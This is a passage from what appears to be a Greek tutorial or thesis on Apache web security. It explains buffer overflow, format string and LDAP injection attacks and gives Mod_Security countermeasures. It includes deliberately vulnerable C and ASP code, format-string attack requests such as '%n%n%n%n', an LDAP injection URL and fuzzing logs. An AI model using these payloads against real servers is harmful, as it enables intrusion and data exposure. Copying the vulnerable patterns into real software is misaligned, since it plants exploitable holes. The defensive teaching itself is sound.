δυναμικού περιεχομένου μιας web σελίδας .Αν αυτή η διαδικασία γίνει χωρίς ασφάλεια , ένας επιτιθέμενος θα μπορούσε να αλλάξει την εκτέλεση των εντολών .

Επιθέσεις Buffer Overflow

Οι buffer overflow επιθέσεις αλλάζουν την ροή μιας εφαρμογής επανεγγράφοντας μέρη της μνήμης .Buffer Overflow είναι μία κοινή αδυναμία του λογισμικού που δημιουργεί λάθος συνθήκες .Αυτή η λάθος συνθήκη τυγχαίνει όταν τα δεδομένα που γράφονται στην μνήμη ξεπεράσουν το οριζόμενο μέγεθος του buffer (μνήμη προσωρινής αποθήκευσης) .Καθώς ο buffer έχει υπερχειλίσει , οι γειτονικές διευθύνσεις μνήμης επανεγγράφονται , προκαλώντας έτσι σφάλμα στο λογισμικό ή ακόμη και διακοπή της εκτέλεσης της εφαρμογής.

Το Buffer Overflow μπορεί να χρησιμοποιηθεί σε μία επίθεση Denial of Service όταν η μνήμη είναι κομμένη δημιουργώντας σφάλμα στο λογισμικό .Ακόμη πιο κρίσιμη είναι η ικανότητα μιας Buffer Overflow επίθεσης να αλλάξει την ροή μιας εφαρμογής και να την αναγκάσει να εκτελέσει μη θεμιτές ενέργειες . Κατά καιρούς έχουν χρησιμοποιηθεί τα τρωτά σημεία σε Buffer Overflow , εφαρμογών προκειμένου να οριστεί μια επαναγγραφή των δεικτών της στοίβας και να ανακατευθύνουν το πρόγραμμα προς την εκτέλεση επιβλαβών οδηγιών . Επίσης η Buffer Overflow μέθοδος χρησιμοποιείται στην αλλαγή των μεταβλητών ενός προγράμματος .

Οι ευπάθειες σε Buffer Overflow επιθέσεις έχουν γίνει αρκετά συνήθη στον τομέα της ασφάλειας των πληροφοριών και συχνά μολύνουν αρκετούς web servers. Ωστόσο, σπανίος έχουν παρατηρηθεί σε επίπεδο web εφαρμογών . Ο πρωταρχικός λόγος είναι ότι ο επιτιθέμενος πρέπει να αναλύσει τον πηγαίο κώδικα ή τα δυαδικά αρχεία του λογισμικού. Επειδή ο εισβολέας θα πρέπει να αξιοποιήσει προσαρμοσμένο κώδικα σε ένα απομακρυσμένο σύστημα, θα πρέπει να εκτελεστεί η επίθεση τυφλά, καθιστώντας έτσι πολύ δύσκολη την επιτυχία της.

Παράδειγμα επίθεσης Buffer overflow

Το παρακάτω παράδειγμα βασίζεται σε συστήματα Linux τα οποία τρέχουν σε πλατφόρμα x86 . Τα βασικά σενάρια μιας buffer overflow επίθεσης είναι παρόμοια ανεξάρτητα η πλατφόρμα και το λειτουργικό σύστημα που χρησιμοποιείται .


Ένας buffer είναι μια συνεχόμενη και μεγάλης έκτασης δεσμευμένη μνήμη οριζόμενη από το πρόγραμμα πχ. ένας πίνακας στοιχείων ή ένας δείκτης της C .

```
int main () {
    int buffer[10];
    buffer[20] = 10;
}
```

Στο παραπάνω παράδειγμα το c πρόγραμμα είναι έγκυρο και κάθε compiler μπορεί να το απασφαλματώσει χωρίς να βρει λάθη .Παρ'όλα αυτά το πρόγραμμα

προσπαθεί να γράψει πέρα από την δεσμευμένη μνήμη για τον buffer , πράγμα που μπορεί να προκαλέσει μία μη αναμενόμενη συμπεριφορά του .

Σε αυτό το σημείο ας ρίξουμε μια ματιά για το πως απεικονίζεται μια διαδικασία στην μνήμη .Μια διαδικασία αποτελεί ένα πρόγραμμα σε εκτέλεση .Ένα εκτελέσιμο πρόγραμμα στο δίσκο περιέχει έναν αριθμό από δυαδικές εντολές που πρέπει να εκτελέσει ο επεξεργαστής ,επίσης περιέχει μερικά δεδομένα μόνο για ανάγνωση όπως τα printf τύπου αλφαριθμιτικά , γενικά και στατικά δεδομένα τα οποία διαρκούν καθόλη τη διάρκεια εκτέλεσης του προγράμματος και έναν δείκτη brk ο οποίος παρακολουθεί συνεχώς την κατάσταση της μνήμης .Οι τοπικές μεταβλητές των συναρτήσεων είναι αυτόματα ευμετάβλητες και καταχωρούνται στη στοίβα όποτε εκτελούνται οι συναρτήσεις , τέλος διαγράφονται από την στοίβα όταν οι συναρτήσεις τερματιστούν .



Εικόνα 6 buffer overflow example

Παραπάνω απεικονίζεται η ανάλυση της μνήμης σε μία linux διαδικασία .Η απεικόνιση της διαδικασίας ξεκινάει με τον κώδικα του προγράμματος και τα δεδομένα .Ο κώδικας και τα δεδομένα περιέχουν τις οδηγίες του προγράμματος , την αρχικοποίηση και μη των στατικών και γενικών δεδομένων αντίστοιχα . Μετά από αυτό έχουμε την εκτέλεση (χρησιμοποιώντας malloc/calloc) , και στην κορυφή έχουμε την στοίβα του χρήστη .Αυτή η στοίβα χρησιμοποιείται κάθε φορά που γίνεται μία κλήση συνάρτησης .

Η περιοχή της στοίβα .

Μία στοίβα είναι μια συνεχόμενη περιοχή μνήμης που περιέχει πληροφορίες .Ο δείκτης στοίβας SP υποδεικνύει την κορυφή της στοίβας .Όποτε γίνεται κλήση μιας συνάρτησης οι παράμετροι της συνάρτησης σπρώχνονται στην στοίβα από δεξιά προς τα αριστερά .Στη συνέχεια επιστρεφόμενη διεύθυνση (return address:η διεύθυνση που πρέπει να εκτελεστεί μετά το return της συνάρτησης) η οποία ακολουθείται από ένα δείκτη frame (FP) σπρώχνεται μέσα στη στοίβα .Ο frame δείκτης χρησιμοποιείται για να υποδείξει τις τοπικές μεταβλητές και τις παραμέτρους της συνάρτησης επειδή απέχουν σταθερή απόσταση από τον FP . Οι τοπικές αυτόματες μεταβλητές σπρώχνονται στη στοίβα μετά από τον FP .Στις περισσότερες υλοποιήσεις οι στοίβες επεκτείνονται από τις υψηλότερες διευθύνσεις μνήμης προς τις χαμηλότερες .


Εικόνα 7 ,stack 1

Παραπάνω απεικονίζεται μία τυπική περιοχή στοίβας όπως φαίνεται όταν έχει γίνει κλήση μιας συνάρτησης .Παρατηρήστε τον FP ανάμεσα στις locals και return addresses.

Για το παρακάτω C παράδειγμα :

```
void function (int a, int b, int c) {
    char buffer1[5];
    char buffer2[10];
}
int main() {
  function(1,2,3);
}
```

Η στοίβα της συνάρτησης απεικονίζεται ως εξής :



Εικόνα 8,stack 2

Όπως βλέπουμε ο buffer1 καταλαμβάνει 8 bytes και ο buffer2 καταλαμβάνει 12 bytes καθώς η μνήμη μπορεί να χωριστεί μόνο σε πολλαπλές λέξεις μεγέθους 4 bytes.Επιπλέον ένας FP είναι απαραίτητος για να υπάρχει πρόσβαση στις μεταβλητές a,b,c,buffer1 και buffer2 .Όλες αυτές οι μεταβλητές διαγράφονται από την στοίβα μόλις τερματιστεί η συνάρτηση . Επίσης δεν καταλαμβάνουν χώρο στο σκληρό δίσκο κατά την εκτέλεση της συνάρτησης .

Buffer Overflow: the Details

Στο παρακάτω C πρόγραμμα κατά την εκτέλεσή του σίγουρα θα σημειωθεί μία αναπάντεχη συμπεριφορά .

```
void function (char *str) {
   char buffer[16];
   strcpy (buffer, str);
}
int main () {
  char *str = "I am greater than 16 bytes"; // length of str = 27 bytes
  function (str);
}
```

Επειδή το string (str) των 27 bytes έχει αντιγραφεί σε μια τοποθεσία μνήμης η οποία έχει αρχικά οριστεί και έχει δεσμεύσει μόνο 16 bytes. Τα επιπλέον bytes ξεπερνούν αυτή τη τοποθεσία μνήμης και επανεγράφουν στο χώρο που έχει δεσμευτεί για το FP , τη return address κ.ο.κ. Αυτό προκαλεί ένα μπέρδεμα στην στοίβα της διαδικασίας.Η συνάρτηση που χρησιμοποιήθηκε για την αντιγραφή ήταν η **strcpy** , η οποία δεν διενεργεί έλεγχο στο μήκος των δεδομένων. Αν είχε χρησιμοποιηθεί η **strncpy** θα είχε αποφευχθεί ένα τέτοιο ενδεχόμενο .

Αυτό το κλασικό παράδειγμα καταδεικνύει ότι μία buffer overflow επίθεση μπορεί να επανεγγράψει την return address μιας συνάρτησης την οποία στη συνέχεια θα μπορεί να την αντικαταστήσει και να προκαλέσει μεταβολή στην οριζόμενη και προβλεπόμενη ροή εκτέλεσης του προγράμματος . Αξίζει να επισημανθεί ότι η return address μιας συνάρτησης αποτελεί την διεύθυνση της επόμενης εντολής στην μνήμη , η οποία εκτελείται αμέσως μόλις η συνάρτηση επιστρέψει τον έλεγχο (returns) στο σύστημα .

Επανεγγράφοντας τις Return Addresses μιας συνάρτησης

Υπάρχει η δυνατότητα να επανεγγράψουμε επάνω στην return address μιας συνάρτησης, επειδή ένας έξυπνος επιτιθέμενος θα μπορούσε πχ. να θέλει να εισβάλει στο shell του συστήματος αποκτώντας root δικαιώματα , παρεκτρέποντας την ροή εκτέλεσης και παρεμβάλλοντας το δικό του αντίστοιχο κώδικα τον οποίο έχει τοποθετήσει στο buffer με την μέθοδο επανεγραφής που αναλύθηκε προηγούμενα .Έτσι λοιπόν επανεγράφεται η return address της συνάρτησης ούτος

ώστε να καταδεικνύει πίσω πάλι στο buffer και στη διεύθυνση απαρχής της εκτέλεσης του ξένου κώδικα .

Τέτοιος κώδικας μπορεί να εισαχθεί στο πρόγραμμα χρησιμοποιώντας μεταβλητές περιβάλλοντος ή δεδομένα εισαγωγής από το χρήστη που αποθηκεύονται σε παραμέτρους του προγράμματος .

Αντιμέτρα Apache για τις επιθέσεις buffer overflow

Τα έγγραφα του Center for Internet Security's Apache Benchmark περιέχουν αναλυτικές πληροφορίες σχετικά με το Επίπεδο 2 (Level 2) (L2.9) το οποίο βοηθά στη θωράκιση από Buffer Overflow επιθέσεις . Παρακάτω παρατίθενται μερικές από τις ντιρεκτίβες που βοηθούν στην αντιμετώπιση αυτού του είδους των επιθέσεων :

• **LimitRequestBody**. Αυτή η ρύθμιση θα περιορίσει το συνολικό μέγεθος του αίτηματος HTTP που στέλνεται στον web server Apache. Αυτές οι παράμετροι συνήθως τίθενται σε ισχύ κατά τη διάρκεια του HTTP PUT και POST , με τις οποίες ο client στέλνει τα δεδομένα πίσω στο web server από μια φόρμα, ή στέλνοντας τα δεδομένα σε ένα CGI script. Η ρύθμιση που ακολουθεί θα περιορίσει το μέγεθος του σώματος του αιτήματος για να μην είναι μεγαλύτερη από 100K. Θα χρειαστεί να αυξηθεί αυτό το μέγεθος, εάν υπάρχουν φόρμες που απαιτούν μεγαλύτερα παρεχόμενα δεδομένα από τους πελάτες.

• **LimitRequestFields**. Περιορίζει τον αριθμό των επιπλέον headers που μπορούν να σταλούν από έναν client σε μια αίτηση HTTP, και ως προεπιλογή αποτελεί το 100. Στην πραγματική ζωή, ο αριθμός των headers ενός client που μπορεί να στείλει είναι περίπου 20, αν και αυτή η τιμή μπορεί να αυξηθεί αν χρειαστεί να χρησιμοποιηθεί και διαπραγμάτευση του περιεχομένου . Ένας μεγάλος αριθμός κεφαλίδων μπορεί να αποτελέσει ένδειξη ενός ανώμαλου ή εχθρικού αιτήματος του client από τον οποίο λαμβάνει ο server . Ένα χαμηλότερο όριο των 40 κεφαλίδων μπορεί να επιτευχθεί ,με τη ρύθμιση που ακολουθεί.

• **LimitRequestFieldsize**. Περιορίζει το μέγιστο μήκος ενός ατομικού HTTP header που αποστέλλονται από τον client, συμπεριλαμβανομένης του αρχικού header του ονόματος . Η προεπιλογή (και η μέγιστη) τιμή είναι 8.190 χαρακτήρες. Μπορούμε να επιτύχουμε τον περιορισμό των headers σε μέγιστο μήκος 1.000 χαρακτήρων με τη ρύθμιση που ακολουθεί.

• **LimitRequestline**. Περιορίζει το μέγιστο μήκος του ίδιου αιτήματος HTTP , συμπεριλαμβανομένης της μεθόδου HTTP, του URL, και του πρωτοκόλλου . Το προεπιλεγμένο όριο είναι 8.190 χαρακτήρες. Μπορούμε να μειώσουμε αυτό σε 500 χαρακτήρες με τη γραμμή που ακολουθεί. Το αποτέλεσμα αυτής της ντιρεκτίβας είναι να περιοριστεί αποτελεσματικά το μέγεθος του URL που ένας client μπορεί να ζητήσει, έτσι αυτή η τιμή θα πρέπει να ρυθμιστεί αρκετά μεγάλη για τους clients που έχουν πρόσβαση σε όλες τις έγκυρες διευθύνσεις URL του server , συμπεριλαμβανομένου του ερωτήματος συμβολοσειράς που αποστέλλεται από τις GET αιτήσεις. Θέτοντας αυτήν την τιμή πολύ χαμηλά μπορεί να αποτρέψει τους

clients την αποστολή των αποτελεσμάτων από τις HTML φόρμες προς το διακομιστή όταν η μέθοδος φόρμας που χρησιμοποιείται έχει ρυθμιστεί να είναι η GET. Με αυτές τις ντιρεκτίβες , μπορείτε να προσθέσετε τις ακόλουθες καταχωρήσεις στο httpd.conf αρχείο:

- `LimitRequestBody 10240`
- `LimitRequestFields 40`
- `LimitRequestFieldsize 1000`
- `LimitRequestline 500`

Αυτό σίγουρα μπορεί να βοηθήσει στον ορισμό επαρκών περιορισμών στο μέγεθος αυτών των τμημάτων σε ένα αίτημα του client .Ωστόσο, οι ντιρεκτίβες του LimitRequest είναι λίγο υπερβολικά γενικές για το χειρισμό μεμονωμένων τρωτών σημείων σε buffer overflow στις παραμέτρους μιας εφαρμογής. Μπορούμε, ωστόσο, να αυξήσουμε τις δυνατότητες του Mod_Security θέτωντας κατάλληλων περιορισμών για ειδικές παραμέτρους των διάφορων εφαρμογών.

Περιορισμός μεγέθους και τύπου στα δεδομένα εισόδου (input)

Επίσης μπορούμε να θέτουμε περιορισμούς στις παραμέτρους των προγραμμάτων εξασφαλίζοντας έτσι ότι είναι αποδεκτά ορισμένα προεπιλεγμένα κριτήρια πχ. για μία παράμετρο username , μπορούμε να ορίσουμε ότι είναι επιτρεπτοί μόνο οι αλφαβητικοί χαρακτήρες και το συνολικό μέγεθος θα είναι λιγότερο από 1,024 bytes .

```
<Directory /patch/to/apache/htdocs/login>
SecFilterSelective Arg_username "!^[a-zA-Z]+$"
SecFilterSelective Arg_username ".{1024,}"
</Directory>
```

Επιβεβαίωση Encodings και Force ByteRange

Συχνά, μια Buffer Overflow επίθεση θα περιλαμβάνει τυχαία δυαδικά δεδομένα, προκειμένου να γεμίσουν το buffer και στη συνέχεια να εκτελέσει το επιθυμητό shellcode. Το Mod_Security περιέχει διάφορες ντιρεκτίβες που θα βοηθήσουν στον εντοπισμό και την αποτροπή των εν λόγω δεδομένων από την εκτέλεση. Επίσης οι έλεγχοι κωδικοποίησης θα βοηθήσουν να φιλτραριστούν εικονικές κωδικοποιήσεις. Υπάρχει δυνατότητα να ορίσουμε τα αιτήματα να αποτελούνται μόνο από bytes που περιέχονται εντός ενός ορισμένου εύρους .Η ντιρεκτίβα **SecFilterForceByteRange** θα περιορίσει τον αποδεκτό χαρακτήρα σε μη μετα χαρακτήρες (non-meta characters) .

```
# Make sure that URL encoding is valid
```

```
SecFilterCheckURLEncoding On
SecFilterCheckUnicodeEncoding On

# Only allow bytes from this range
SecFilterForceByteRange 32 126
```

Προς δοκιμή αυτών των ρυθμίσεων θα χρησιμοποιήσουμε το torture.pl script που δημιούργησε ο Lincoln Stein (http://stein.cshl.org/~lstein/torture/). Το PERL script θα στείλει δεδομένα σε ένα web server προκειμένου να ελέγξει πως χειρίζεται διαφορετικά φορτία .Παρακάτω παρατίθεται ο μενού του script .

```
# ./torture.pl
 Usage: ./torture.pl -[options] URL
 Torture-test Web servers and CGI scripts
 Options:
 -l <integer> Max length of random URL to send [0 bytes]
 -t <integer> Number of times to run the test [1]
 -c <integer> Number of copies of program to run [1]
 -d <float> Mean delay between serial accesses [0 sec]
 -P Use POST method rather than GET method
 -p Attach random data to path rather than query string
 -r Send raw (non-escaped) data
```

Στη συνέχεια τρέχουμε το script για να στείλουμε τυχαία δεδομένα στον web server και να ελέγξουμε τα φίλτρα του Mod_Security .

```
# ./torture.pl -l 102400 -p -r http://localhost/
** torture.pl version 1.05 starting at Fri Apr 22 15:13:39
2005
Transactions: 1
Elapsed time: 0.323 sec
Bytes Transferred: 84485 bytes
Response Time: 0.28 sec
Transaction Rate: 3.10 trans/sec
Throughput: 261875.68 bytes/sec
Concurrency: 0.9
Status Code 403: 1
** torture.pl version 1.05 ending at Fri Apr 22 15:13:39 2005
```

Όπως φαίνεται το Mod_Security για αυτό το αίτημα παρήγαγε το κωδικό κατάστασης 403. Ας ελέγξουμε όμως και τις πληροφορίες που κατέγραψε το audit_log για να δούμε ακριβώς τι έχει στείλει το torture.pl script στον web server .

```
============================================
UNIQUE_ID: 8dUAbH8AAAEAAGZPCQsAAAAA
Request: 127.0.0.1 - - [21/Apr/2005:01:52:29 --0400] "GET
/?c\x9f\xb0\xf7,;\xe4\xc0\xb3\xfc\xf5\xa7\x86\x0e\x1a\x12
\xdc\x9a8\xb0\xd5\xbbBJ%Q\
```

```
xcc\x92c\xc1a\xd0\x8bn\xb0\x97\xf0M;\x938T\xfaGL""\x07RjE\x9f\
xedK\x1d\x83\x9b\xd5\x97
!\x01&\xb8\xa1\xc0-
\xe2>U\xeav;\x90\x94'\xef\x11o\x05B\xc9\xb7\x7f\xefD6\xc6\xfc\
xee\
xcd1\xe8\x85+p\x8b\xe93\x81 HTTP/1.1" 403 729
Handler: cgi-script
-----------------------------------------------------------
------
GET /?c\x9f\xb0\xf7,;\xe4\xc0\xb3\xfc\xf5\xa7\x86\x0e\x1a\x12
\xdc\x9a8\xb0\xd5\
xbbBJ%Q\xcc\x92c\xc1a\xd0\x8bn\xb0\x97\xf0M;\x938T\xfaGL"\x07R
jE\x9f\xedK\x1d\x83\x9b\
xd5\x97!\x01&\xb8\xa1\xc0-
\xe2>U\xeav;\x90\x94'\xef\x11o\x05B\xc9\xb7\x7f\xefD6\xc6\
xfc\xee\xcd1\xe8\x85+p\x8b\xe93\x81 HTTP/1.1
Host: localhost
mod_security-message: Error normalizing REQUEST_URI: Invalid
character detected [159]
mod_security-action: 403


Ü8°Õ»BJ%QÌcÁa?n°    M;8TúGL"RjEíK!&¸¡À-â>Uêv;'ïoBÉ·ïD6ÆüîÍlè
+pé3
HTTP/1.1 403 Forbidden

Content-Length: 729
Connection: close
Content-Type: text/html; charset=ISO-8859-1
=========================================
```

Όπως φαίνεται το μήνυμα του mod_security καταδυκνύει ότι αυτό το αίτημα απορρίφθηκε λόγο των περιορισμών που υπάρχουν στο **SecFilterForceByteRange** .

Επιθέσεις Format String

Οι Format String επιθέσεις αλλάζουν τη ροή μιας εφαρμογής , χρησιμοποιώντας τα χαρακτηριστικά των formatting string βιβλιοθηκών για να αποκτήσουν πρόσβαση σε άλλους χώρους μέσα στη μνήμη. Ευπάθειες δημιουργούνται όταν τα δεδομένα που παρέχει ο χρήστης χρησιμοποιούνται απευθείας ως formatting string εισαγωγής σε ορισμένες C / C + + μεθόδους (π.χ., fprintf, printf, sprintf, setproctitle, syslog, κ.λπ.). Εάν ένας επιτιθέμενος περάσει ένα format string που αποτελείται από printf χαρακτήρες μετατροπής (π.χ., "% f", "%" p, "% n", κλπ.) ως τιμή παραμέτρου σε μία web εφαρμογή, τότε μπορούν να συμβούν τα παρακάτω

- Εκτέλεση αυθαίρετου κώδικα στο server .

- Ανάγνωση των τιμών στην στοίβα.
- Πρόκληση σφαλμάτων κατάτμησης και διακοπή εκτέλεσης του λογισμικού .

Παράδειγμα επίθεσης Format String

Ας υποθέσουμε ότι μία web εφαρμογή έχει την παράμετρο emailAddress η οποία δίνεται από τον χρήστη .Η εφαρμογή τυπώνει την τιμή της μεταβλητής χρησιμοποιώντας την μέθοδο printf:

```
printf(emailAddress);
```

Εάν η τιμή που απέστειλε προς την παράμετρο emailAddress περιέχει χαρακτήρες μετατροπής, η printf θα αναλύσει τους χαρακτήρες μετατροπής και θα χρησιμοποιήσει τις επιπλέον παρεχόμενες ανταποκρινόμες παραμέτρους . Αν δεν υπάρχουν τέτοιες παράμετροι, τα δεδομένα από τη στοίβα, θα χρησιμοποιούνται σύμφωνα με την αναμενόμενη σειρά που αναμένει η συνάρτηση printf. Οι πιθανές χρήσεις των Format String επιθέσεων σε μια τέτοια περίπτωση μπορεί να είναι ως εξής:

- **Ανάγνωση των δεδομένων από τη στοίβα:** Αν το stream εξόδου της συνάρτησης printf εμφανίζεται πίσω στο επιτιθέμενο , τότε μπορεί να διαβάσει τις τιμές στη στοίβα με την αποστολή του χαρακτήρα μετατροπής "x%" (μία ή περισσότερες φορές).
- **Ανάγνωση συμβολοσειράς χαρακτήρα από τη διαδικασία της μνήμης :** Αν το stream εξόδου της συνάρτησης printf εμφανιστεί πίσω στον επιτιθέμενο , τότε μπορεί να διαβάσει τις συμβολοσειρές χαρακτήρα σε αυθαίρετες τοποθεσίες μνήμης με τη χρήση του χαρακτήρα μετατροπής "% s " (και με άλλους χαρακτήρες μετατροπής για να επιτύχουν εύρεση θέσεως συγκεκριμένων χώρων).
- **Γράψιμο μιας ακέραιας τιμής σε θέσεις κατά τη διαδικασία μνήμη :** Με τη χρήση του χαρακτήρα μετατροπής "% n " , ένας επιτιθέμενος μπορεί να γράψει μια ακέραια τιμή σε οποιαδήποτε θέση στη μνήμη (π.χ., αντικατάσταση σημαντικών flags του προγράμματος που ελέγχουν προνόμια πρόσβασης, αντικατάσταση επιστρεφόμενων διευθύνσεων στη στοίβα, κ.λπ.).

Στο προηγούμενο παράδειγμα ο σωστός τρόπος χρήσης της printf είναι :

```
printf("%s",emailAddress);
```

Σε αυτή την περίπτωση η μεταβλητή “emailAddress” δεν θα αναλυθεί από την συνάρτηση printf . Το επόμενο παράδειγμα αντιπροσωπεύει μια πραγματική ευπάθεια σε format string επίθεση ενάντια σε HTTP-based servers :

Η Format String επίθεση 1 είναι ως εξής :

```
GET / HTTP/1.0
Authorization: %n%n%n%n
```

Η format String επίθεση 2 είναι το ίδιο αποτελεσματική:

```
GET /%s%s%s HTTP/1.0
```

Αντιμέτρα Apache για επιθέσεις Format String

Παρόμοια με το πώς χειριζόμαστε τα θέματα Buffer Overflow , μπορούμε να αξιοποιήσουμε τις ίδιες ντιρεκτίβες Mod_Security που θα ελέγχουν τις κωδικοποιήσεις και το εύρος των bytes των αιτημάτων . Ένα βασικό στοιχείο μιας επίθεσης format string είναι η ένταξη του συμβόλου του ποσοστού (%) στην αίτηση. Αν είστε σίγουρος ότι ορισμένες επικεφαλίδες πελάτών δεν χρειάζονται να χρησιμοποιούν αυτήν την παράμετρο, τότε μπορείτε να δημιουργήσετε πρόσθετα φίλτρα Mod_Security για να ελέγξετε την παρουσία του συμβόλου % . Αυτό είναι απαραίτητο επειδή ο δεκαεξαδικός αριθμός για τον χαρακτήρα % είναι το 25 το οποίο βρίσκεται εντός της επιτρεπόμενης περιοχής που ορίζει ο SecFilterForceByteRange και που επιτρέπει χαρακτήρες και σύμβολα από το 20 μέχρι το 126. Το ακόλουθο φίλτρο θα εντοπίσει την παρουσία του συμβόλου % στο host client header (κεφαλίδα πελάτη υποδοχής) :

```
SecFilterSelective HTTP_HOST "\x25"
```

Το Mod_Security θα εκτελέσει το URL αποκωδικοποίησης της αίτησης πριν από την εφαρμογή αυτών των φίλτρων. Εάν το σύμβολο % εξακολουθεί να υπάρχει, τότε θα απορριφθεί . Αυτή η τεχνική μπορεί να επεκταθεί ώστε να ελέγχονται και άλλα headers αιτήσεων του client .

Επιθέσεις τύπου LDAP Injection

Το LDAP Injection είναι μια τεχνική επίθεσης που χρησιμοποιείται για την εκμετάλλευση web sites που κατασκευάζουν LDAP δηλώσεις από τα δεδομένα εισόδου που παρέχει ο χρήστης .

Το Lightweight Directory Access Protocol (LDAP) είναι ένα ανοιχτού πρότυπου πρωτόκολλο τόσο για εκτέλεση ερωτήματων όσο και για επεξεργασία των X.500 υπηρεσιών καταλόγου . Το πρωτόκολλο LDAP τρέχει πάνω από τα πρωτόκολλα του Internet μεταφοράς, όπως αποτελεί το TCP. Οι Web εφαρμογές μπορούν να χρησιμοποιούν δεδομένα που παρέχει ο χρήστης για να δημιουργήσουν προσαρμοσμένες δηλώσεις LDAP για αιτήματα δυναμικής ιστοσελίδας .

Όταν μια διαδικτυακή εφαρμογή αποτυγχάνει να εξυγιάνει σωστά τα δεδομένα εισόδου που παρέχει ο χρήστης , είναι δυνατό για έναν επιτιθέμενο να τροποποιήσει την κατασκευή μιας δήλωσης LDAP. Όταν ένας επιτιθέμενος είναι σε θέση να τροποποιήσει μια δήλωση LDAP, η διαδικασία θα εκτελεστεί με τα ίδια δικαιώματα με το στοιχείο που εκτελεί την εντολή (π.χ., database server, web

application server, web server, κλπ). Αυτό μπορεί να προκαλέσει σοβαρά προβλήματα ασφάλειας, αφού τα δικαιώματα που παραχωρούνται στο ερώτημα μπορούν να τροποποιήσουν , ή να αφαιρέσουν οτιδήποτε μέσα στο LDAP tree .

Παράδειγμα επίθεσης LDAP Injection

Επιβλαβής κώδικας με σχόλια:

```
line 0: <html>
line 1: <body>
line 2: <%@ Language=VBScript %>
line 3: <%
line 4: Dim userName
line 5: Dim filter
line 6: Dim ldapObj
line 7:
line 8: Const LDAP_SERVER = "ldap.example"
line 9:
line 10: userName = Request.QueryString("user")
line 11:
line 12: if( userName = "" ) then
line 13: Response.Write("<b>Invalid request. Please specify a
valid user
name</b><br>")
line 14: Response.End()
line 15: end if
line 16:
line 17:
line 18: filter = "(uid=" + CStr(userName) + ")" ' searching
for the user entry
line 19:
line 20:
line 21: 'Creating the LDAP object and setting the base dn
line 22: Set ldapObj = Server.CreateObject("IPWorksASP.LDAP")
line 23: ldapObj.ServerName = LDAP_SERVER
line 24: ldapObj.DN = "ou=people,dc=spilab,dc=com"
line 25:
line 26: 'Setting the search filter
line 27: ldapObj.SearchFilter = filter
line 28:
line 29: ldapObj.Search
line 30:
line 31: 'Showing the user information
line 32: While ldapObj.NextResult = 1
line 33: Response.Write("<p>")
line 34:
line 35: Response.Write("<b><u>User information for : "
+ldapObj.AttrValue(0) +"</u></b><br>")
line 36: For i = 0 To ldapObj.AttrCount -1
line 37: Response.Write("<b>" + ldapObj.AttrType(i) +"</b> : "
+ ldapObj.AttrValue(i)
+ "<br>" )
line 38: Next
```

```
line 39: Response.Write("</p>")
line 40: Wend
line 41: %>
line 42: </body>
line 43: </html>
```

Παρατηρώντας τον κωδικα προσεχτικά , βλέπουμε στην γραμμή 10 ότι η μεταβλητή username ξεκινά με την παράμετρο χρήστη και στη συνέχεια επικυρώνεται γρήγορα για να δούμε αν η τιμή είναι κενή. Εάν η τιμή δεν είναι κενή, το username χρησιμοποιείται για να αρχικοποιήσετε τη μεταβλητή του φίλτρου στη γραμμή 18. Αυτή η νέα μεταβλητή χρησιμοποιείται άμεσα στη κατασκευή ενός ερώτηματος LDAP που θα χρησιμοποιηθεί στη κλήση του SearchFilter στη γραμμή 27. Σε αυτό το σενάριο, ο επιτιθέμενος έχει πλήρη έλεγχο στο ποιο ερώτημα θα εκτελεστεί μέσα στον LDAP server , και θα πάρει το αποτέλεσμα του ερωτήματος όταν ο κώδικας που εκτελείτε φτάσει στη γραμμή 32 μέχρι τη γραμμή 40 , όπου όλα τα αποτελέσματα και τα χαρακτηριστικά τους, εμφανίζονται στο χρήστη.

Παράδειγμα επίθεσης στον προηγούμενο επιβλαβή κώδικα

http://example/ldapsearch.asp?user=*

Στο προηγούμενο παράδειγμα, στέλνουμε το χαρακτήρα * στην παράμετρο χρήστη, η οποία θα έχει ως αποτέλεσμα στη μεταβλητή φίλτρου εκτελώντας τον κώδικα αρχικοποιήσει το (uid =*). Το αποτέλεσμα της LDAP δήλωσης θα κάνει τον server να επιστρέψει κάθε αντικείμενο που περιέχει το uid χαρακτηριστικό .

Αντιμέτρα Apache για επιθέσεις LDAP Injection

